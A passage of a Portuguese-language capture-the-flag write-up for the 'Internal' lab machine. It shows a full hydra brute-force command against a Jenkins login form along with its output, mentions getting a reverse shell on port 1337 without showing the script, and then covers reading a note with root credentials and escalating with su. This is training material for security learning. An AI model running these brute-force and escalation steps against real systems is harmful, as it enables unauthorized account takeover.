
- hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost -s 8080 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign in:Invalid"

```
┌──(root💀Pentest)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost -s 8080 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign in:Invalid"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-06 17:56:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:8080/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign in:Invalid
[8080][http-post-form] host: localhost   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-06 17:57:34
```

Com isso, conseguimos descobrir com sucesso a senha do usuário admin:


- admin: spongebob

Vamos então tentar nos autenticar.




Com isso nos autenticamos com sucesso no Jenkins, podemos então tentar pesquisar no google sobre e ver se conseguimos pegar uma reverse shell a partir dele.

No google tem diversos lugares que podemos ver como conseguir uma reverse shell.



Montamos então o nosso script e vamos abrir a porta 1337 na nossa máquina e tentar executá-lo.



Com isso, conseguimos uma conexão reversa e agora somos o usuário Jenkins.

Provavelmente estamos dentro de um Docker, pois tínhamos encontrado isso antes.

Podemos comprovar isso dando um ls -la e descobrindo o diretório .dockerenv

```
ls -la
total 84
drwxr-xr-x   1 root root 4096 Aug  3  2020 .
drwxr-xr-x   1 root root 4096 Aug  3  2020 ..
-rwxr-xr-x   1 root root    0 Aug  3  2020 .dockerenv
drwxr-xr-x   1 root root 4096 Aug  3  2020 bin
drwxr-xr-x   2 root root 4096 Sep  8  2019 boot
drwxr-xr-x   5 root root  340 May  6 18:09 dev
drwxr-xr-x   1 root root 4096 Aug  3  2020 etc
drwxr-xr-x   2 root root 4096 Sep  8  2019 home
drwxr-xr-x   1 root root 4096 Jan 30  2020 lib
drwxr-xr-x   2 root root 4096 Jan 30  2020 lib64
drwxr-xr-x   2 root root 4096 Jan 30  2020 media
drwxr-xr-x   2 root root 4096 Jan 30  2020 mnt
drwxr-xr-x   1 root root 4096 Aug  3  2020 opt
dr-xr-xr-x 132 root root    0 May  6 18:09 proc
drwx------   1 root root 4096 Aug  3  2020 root
drwxr-xr-x   3 root root 4096 Jan 30  2020 run
drwxr-xr-x   1 root root 4096 Jul 28  2020 sbin
drwxr-xr-x   2 root root 4096 Jan 30  2020 srv
dr-xr-xr-x  13 root root    0 May  6 18:54 sys
drwxrwxrwt   1 root root 4096 May  6 18:09 tmp
drwxr-xr-x   1 root root 4096 Jan 30  2020 usr
drwxr-xr-x   1 root root 4096 Jul 28  2020 var
```

Agora dentro do container, podemos vasculha-lo para vermos se encontramos algo.

Indo no diretório /opt/, descobrimos um arquivo chamado notes.txt.


```
cd /opt
ls -l
total 4
-rw-r--r-- 1 root root 204 Aug  3  2020 note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Us
e them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

Esse arquivo nos informa as credenciais do root, então podemos usá-la na nossa conexão ssh que tínhamos estabelecido e tentar virar root do host.

- root:tr0ub13guM!@#123

```
aubreanna@internal:/$ su root
Password:
root@internal:/# whoami
root
root@internal:/#
```

Com isso nos tornamos root do host e podemos pegar a última flag para completar o desafio.



Com isso, terminamos o CTF Internal.